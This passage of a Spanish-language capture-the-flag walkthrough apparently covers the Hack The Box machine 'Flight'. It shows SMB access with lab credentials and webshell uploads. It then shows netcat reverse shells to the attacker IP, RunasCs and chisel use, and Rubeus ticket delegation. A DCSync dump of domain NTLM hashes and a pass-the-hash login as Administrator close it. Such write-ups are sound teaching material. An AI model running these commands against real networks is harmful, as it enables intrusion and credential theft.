┌──(kali㉿kali)-[~/Downloads/ntlm_theft/hack]
└─$ smbclient //10.10.11.187/Web -U 'c.bum%Tikkycoll_431012284'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Dec 26 20:59:12 2024
  ..                                  D        0  Thu Dec 26 20:59:12 2024
  flight.htb                          D        0  Thu Dec 26 20:57:00 2024
  school.flight.htb                   D        0  Thu Dec 26 20:57:00 2024
```

Como tenemos permiso de escritura podemos subir un archivo php ya que la web lo interpreta:




flight\svc_apache

Podemos descargar un "exe" malicioso:



Y luego ejecutarlo para conseguir una reverse shell:



Nos ponemos a la escucha y recibimos la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.187] 50883
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\flight.htb>
```

ESCALADA DE PRIVILEGIOS

Estamos con el usuario "svc_apache":

```
C:\>whoami
whoami
flight\svc_apache
```

Como esta cuenta se suele utilizar para administrar el servicio web no suele tener muchos privilegios. Lo que podemos hacer es cambiarnos al usuario "c.bum" ya que disponiamos de sus credenciales. Para ello utilizaremos la herramienta "RunasCS.exe":

```
PS C:\temp> .\RunasCS.exe c.bum Tikkycoll_431012284 powershell.exe -r 10.10.14.12:1234
.\RunasCS.exe c.bum Tikkycoll_431012284 powershell.exe -r 10.10.14.12:1234
Program 'RunasCS.exe' failed to run: The file or directory is corrupted and unreadableAt line:1 char:1
+ .\RunasCS.exe c.bum Tikkycoll_431012284 powershell.exe -r 10.10.14.12 ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~.
At line:1 char:1
+ .\RunasCS.exe c.bum Tikkycoll_431012284 powershell.exe -r 10.10.14.12 ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```

Si me lo descargo con curl me da problemas, lo que podemos hacer es subirlo a traves del recurso compartido que tenemos permiso de escritura y volvemos a ejecutarlo:

```
PS C:\xampp\htdocs\flight.htb> .\RunasCS.exe c.bum Tikkycoll_431012284 powershell.exe -r 10.10.14.12:1234
.\RunasCS.exe c.bum Tikkycoll_431012284 powershell.exe -r 10.10.14.12:1234
[*] Warning: The logon for user 'c.bum' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-63f54$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 932 created in background.
```

Recibimos la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.187] 51056
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
flight\c.bum
```

Una vez dentro nos damos cuenta que tiene el puerto 8000 abierto de forma interna. Seguramente habra algun servidor web:

```
 Proto  Local Address          Foreign Address        State           PID
 TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4576
 TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       664
 TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       924
 TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       664
 TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       4576
 TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
 TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       664
 TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       924
 TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       664
 TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       664
 TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       664
 TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
 TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING       4
```

Ademas en C:\ podemos ver dos rutas: xampp y inetpub:

```
 Directory of C:\

12/26/2024  06:27 PM    <DIR>          inetpub
06/07/2022  05:39 AM    <DIR>          PerfLogs
10/21/2022  10:49 AM    <DIR>          Program Files
07/20/2021  11:23 AM    <DIR>          Program Files (x86)
12/26/2024  05:54 PM    <DIR>          Shared
09/22/2022  11:28 AM    <DIR>          StorageReports
09/22/2022  12:16 PM    <DIR>          Users
10/21/2022  10:52 AM    <DIR>          Windows
09/22/2022  12:16 PM    <DIR>          xampp
```

Xampp suele ser la ruta donde se almacenan los recurosos de apache, los podemos ver dentro de htdocs

```
C:\xampp>dir htdocs
dir htdocs
 Volume in drive C has no label.
 Volume Serial Number is 1DF4-493D

 Directory of C:\xampp\htdocs

12/26/2024  06:27 PM    <DIR>          .
12/26/2024  06:27 PM    <DIR>          ..
12/26/2024  06:27 PM    <DIR>          flight.htb
12/26/2024  06:27 PM    <DIR>          school.flight.htb
               0 File(s)              0 bytes
               4 Dir(s)   5,088,763,904 bytes free
```

Dentro de "inetpub" en "wwwroot" se suelen encontrar los recursos del IIS:

```
C:\inetpub\wwwroot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1DF4-493D

 Directory of C:\inetpub\wwwroot

09/22/2022  11:28 AM    <DIR>          .
09/22/2022  11:28 AM    <DIR>          ..
09/22/2022  11:28 AM    <DIR>          aspnet_client
09/22/2022  11:24 AM               703 iisstart.htm
09/22/2022  11:24 AM            99,710 iisstart.png
               2 File(s)        100,413 bytes
               3 Dir(s)   5,088,763,904 bytes free
```


Pero tambien tenemos otro recurso llamado development:

```
    Directory: C:\inetpub\development


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/26/2024   7:17 PM                css
d-----        12/26/2024   7:17 PM                fonts
d-----        12/26/2024   7:17 PM                img
d-----        12/26/2024   7:17 PM                js
-a----         4/16/2018   2:23 PM           9371 contact.html
-a----         4/16/2018   2:23 PM          45949 index.html
```

Donde el usuario actual tiene permisos de escritura:


```
PS C:\inetpub> icacls development
icacls development
development flight\C.Bum:(OI)(CI)(W)
            NT SERVICE\TrustedInstaller:(I)(F)
            NT SERVICE\TrustedInstaller:(I)(OI)(CI)(IO)(F)
            NT AUTHORITY\SYSTEM:(I)(F)
            NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
            BUILTIN\Administrators:(I)(F)
            BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
            BUILTIN\Users:(I)(RX)
            BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
            CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```

Subimos un archivo malicioso "aspx" y realizamos el "port Forwarding" con chisel para poder ver el puerto 8000 desde mi maquina:



Nos enviamos una conexion por netcat:

```
C:\xampp\htdocs\flight.htb\nc64.exe -e powershell 10.10.14.12 4321
```



Recibimos la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.187] 51117
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv> whoami
whoami
iis apppool\defaultapppool
```

Vamos a ver los privilegios que tenemos con este usuario:

```
PS C:\windows\system32\inetsrv> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Tenemos el privilegio de "SeImpersonatePrivilege" pero esta vez lo podemos explotar de otra manera.

La cuenta "IIS APPPOOL\DefaultAppPool" actúa como el equipo mismo en la red. Esto significa que tiene los mismos permisos que la cuenta de equipo (por ejemplo, "DOMAIN\COMPUTER$").
Esta cuenta puede acceder a recursos de red y realizar acciones en nombre del equipo.

Por eso podemos solicitar un TGT, que como tiene los mismos permisos que la cuenta de equipo luego podemos realizar un DCSync. Solicitamos el TGT

`.\rubeus.exe tgtdeleg /nowrap`

```
PS C:\temp> .\rubeus.exe tgtdeleg /nowrap
.\rubeus.exe tgtdeleg /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/g0.flight.htb'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: Ao6kPc1IdsZUjIPONEZEaCgG8TmXZJczDn5/ryjQ7r4=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIFVDCCBVCgAwIBBaEDAgEWooIEZDCCBGBhggRcMIIEWKADAgEFoQwbCkZMSUdIVC5IVEKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCkZMSUdIVC5IVEK
tG7PmTNjyd76oryFC6M/KLIJMffZSoafDbxfCmG0YnvPOe4YW9+nt20TfQbH45fQaipoLu+iR/+HkFc3YUCRYOTbHi4/xiEYH1YAp7AiuKhGtO8FDWesbh0B4
lPDkbvBfVfDoUPSKTBiBab+xYA46rgFaHKpTdqivrAEWDQn5WRkDNVIUYXxB339BsAZ79/325iCgzf6yXKKSFC3IY7B9msCIOUaMfZB8TmQoeuh1F9a2OUxCS
7nBv0p/KGAfCT5ejkJDe0hi8clhfU3OVi24bhqSO4RJ30+fvOGQ/c3HiMxwa3bU3MoO542AzoaOIaB3+JiOn8JtG0qxNSahhWlllFJCapNoUqWR+3VscwfWUa
D43Lhnlh7FRxv76dnDLIs0VWtIcNbNUeQEW89jFqSWd8Scdpm6O4u19wOKdwVSVyoCjEVMOD63fhOdJwsndaDAFGG08O8wUhRKpNdX2HT8Y4WKXvi9nDx6Db8
SU0GJm0Tqv1wukhZwarmGBHJKg7glhCjkhP5nQuc7umjIVgz3eVZ5BlF2gDIqOjmyvYfoCv/sbRTtCxzTVSilmlr9dI4bL0mhPaI3lcdKhhOmnjt4+5nXbQfK
rXeDp9YqPGiw+vZVBI9Pge+ZLsno4nSc3V85WDJF2dOSJPpXpd3zzUgSNGCHfSxl0bJ5/bDYndr27pMMxvI1fay931n4Tght2BFn0vBFbdxYvDQfvMWS4q3Xj
ZPB5tf8CpCSc2BG8wwgPEAacY1MLOp6VQI+embmSPllLjyKjSpUDArld2wQjcqBU4Gmx7hoqQDU9E8Mon/KP4+uGDkIIvnC6E8N6fMJSu744YxFnTBW6oRL0d
wDsbn9uhjnmuRVMcVJertFzcedFYu931zZ6mWrTKwjey8HSqKzZPW+o4HbMIHYoAMCAQCigdAEgc19gcowgceggcQwgcEwgb6gKzApoAMCARKhIgQgiw7SHEw
BAaEHMAUbA0cwJKMHAwUAYKEAAKURGA8yMDI0MTIyNzAzNDYxN1qmERgPMjAyNDEyMjcxMzQ2MTdapxEYDzIwMjUwMTAzMDM0NjE3WqgMGwpGTElHSFQuSFRC
ticket.kirbi
```

Como podemos ver nos ha devuelto un tiket.kirbi en base64. Lo decodeamos:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo -n "doIFVDCCBVCgAwIBBaEDAgEWooIEZDCCBGBhggRcMIIEWKADAgEFoQwbCkZMSUdIVC5IVEKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCkZMSUdIVC5IVEKjggQgMIIEHKADAgESoQMCAQKiggQOBIIECmTFPPG0oNuf1MnU2Eue3Xzn
XeHqDFdtG7PmTNjyd76oryFC6M/KLIJMffZSoafDbxfCmG0YnvPOe4YW9+nt20TfQbH45fQaipoLu+iR/+HkFc3YUCRYOTbHi4/xiEYH1YAp7AiuKhGtO8FDWesbh0B4avuBl/dQvvpa6ZL6dq1zz9F7xkgnxOD9/CXBYZxdRyZfUjSYGSrijLqic
2t3idfalPDkbvBfVfDoUPSKTBiBab+xYA46rgFaHKpTdqivrAEWDQn5WRkDNVIUYXxB339BsAZ79/325iCgzf6yXKKSFC3IY7B9msCIOUaMfZB8TmQoeuh1F9a2OUxCS+Xf+LpDEPSqs9b+iXFtuYzVajtQSnSqb+/Cgi89ySiE7zH1LDD+WivVzE
lkSHNg37nBv0p/KGAfCT5ejkJDe0hi8clhfU3OVi24bhqSO4RJ30+fvOGQ/c3HiMxwa3bU3MoO542AzoaOIaB3+JiOn8JtG0qxNSahhWlllFJCapNoUqWR+3VscwfWUaTda4z1YzFiSnKJmjL5bHQew2pr/jBo6f157LUbweE5oqSL9ApASa5bxiW
qqHPZkrD43Lhnlh7FRxv76dnDLIs0VWtIcNbNUeQEW89jFqSWd8Scdpm6O4u19wOKdwVSVyoCjEVMOD63fhOdJwsndaDAFGG08O8wUhRKpNdX2HT8Y4WKXvi9nDx6Db8u19C/WVY+CmmIOOcV0GIb282iZ6gmP5cAnzCe1NsBTH+OXhuikRWPX7Um
wVXOj3gSU0GJm0Tqv1wukhZwarmGBHJKg7glhCjkhP5nQuc7umjIVgz3eVZ5BlF2gDIqOjmyvYfoCv/sbRTtCxzTVSilmlr9dI4bL0mhPaI3lcdKhhOmnjt4+5nXbQfK97lE+GOCkuKK5HLZdSNoWFYy1W4Ffu6kbeCsAEQYkOUdv1cKJgj0b45t6
oq00FPSrXeDp9YqPGiw+vZVBI9Pge+ZLsno4nSc3V85WDJF2dOSJPpXpd3zzUgSNGCHfSxl0bJ5/bDYndr27pMMxvI1fay931n4Tght2BFn0vBFbdxYvDQfvMWS4q3XjRMh0VxJpzi5ElCsXj/JNcc06KbuOsiUOM3WCFJk7QpnSiPNmaFzZJEItj
4Dhtn7zZPB5tf8CpCSc2BG8wwgPEAacY1MLOp6VQI+embmSPllLjyKjSpUDArld2wQjcqBU4Gmx7hoqQDU9E8Mon/KP4+uGDkIIvnC6E8N6fMJSu744YxFnTBW6oRL0qHsu0RwQAO1okQwo4noXWwU2R1upztSCMnGuiDcFxZ9JgPdguioUfNPnjP
yUpyjPMwDsbn9uhjnmuRVMcVJertFzcedFYu931zZ6mWrTKwjey8HSqKzZPW+o4HbMIHYoAMCAQCigdAEgc19gcowgceggcQwgcEwgb6gKzApoAMCARKhIgQgiw7SHEwpJSQCt6dlkkLUcXNM51cNdZ+w0LVkol+KSeKhDBsKRkxJR0hULkhUQqIQ
MA6gAwIBAaEHMAUbA0cwJKMHAwUAYKEAAKURGA8yMDI0MTIyNzAzNDYxN1qmERgPMjAyNDEyMjcxMzQ2MTdapxEYDzIwMjUwMTAzMDM0NjE3WqgMGwpGTElHSFQuSFRCqR8wHaADAgECoRYwFBsGa3JidGd0GwpGTElHSFQuSFRC"|base64 -d >
ticket.kirbi
```

Ahora lo tenemos en un formato adecuado:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat ticket.kirbi
v•T0•P••••d0•`a•\0•X••
LIGHT.HTB•0••0rbtgt
LIGHT.HTB•• 0•••••••
d•<••••••••K••|•]••
                    Wm•L••w•••!B•••,•L}•R•••om▒•••{•••••D•A••••▒••
          •Y5Ra|A•A•{•••• •••••\••-•c•}•••9F•}•|Nd(z•u9LBK••••C•••••••qm•••j;PJt•o•/
Q••k••c1bJr••2•lt•jk•0h••y•••9••••
@I•[•%••s••g••G•••,•4UkHp••Q•[•c••wĜv••;••••wRW**EL8>•~•'
•.•nYV>                                                    'u••a•••0RJ••W•t•c••^••
i•8••bg•&?••0•••L•^••_•&•UΩxSA••D••\.•pj••rJ••%•(•••gB•;•h•V
                                                                •yVyQv•2*:9••••
```

Este ticket tenemos que convertirlo a un archivo "ccache" para poder acceder al sistema:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-ticketConverter ticket.kirbi ticket.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
```

Exportamos la variable krb5ccache:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ export KRB5CCNAME=~/Downloads/ticket.ccache
```

Ahora podemos realizar un dcsync haciendo uso de TGT:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-secretsdump -k -no-pass g0.flight.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6a2b6ce4d7121e112aeacbc6bd499a7f:::
S.Moon:1602:aad3b435b51404eeaad3b435b51404ee:f36b6972be65bc4eaa6983b5e9f1728f:::
R.Cold:1603:aad3b435b51404eeaad3b435b51404ee:5607f6eafc91b3506c622f70e7a77ce0:::
G.Lors:1604:aad3b435b51404eeaad3b435b51404ee:affa4975fc1019229a90067f1ff4af8d:::
L.Kein:1605:aad3b435b51404eeaad3b435b51404ee:4345fc90cb60ef29363a5f38e24413d5:::
M.Gold:1606:aad3b435b51404eeaad3b435b51404ee:78566aef5cd5d63acafdf7fed7a931ff:::
C.Bum:1607:aad3b435b51404eeaad3b435b51404ee:bc0359f62da42f8023fdde0949f4a359:::
W.Walker:1608:aad3b435b51404eeaad3b435b51404ee:ec52dceaec5a847af98c1f9de3e0b716:::
```

Y podemos realizar un pass the hash accediendo como el usuario administrador a traves de "wmiexec":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-wmiexec flight.htb/administrator@10.10.11.187 -hashes 'aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
flight\administrator
```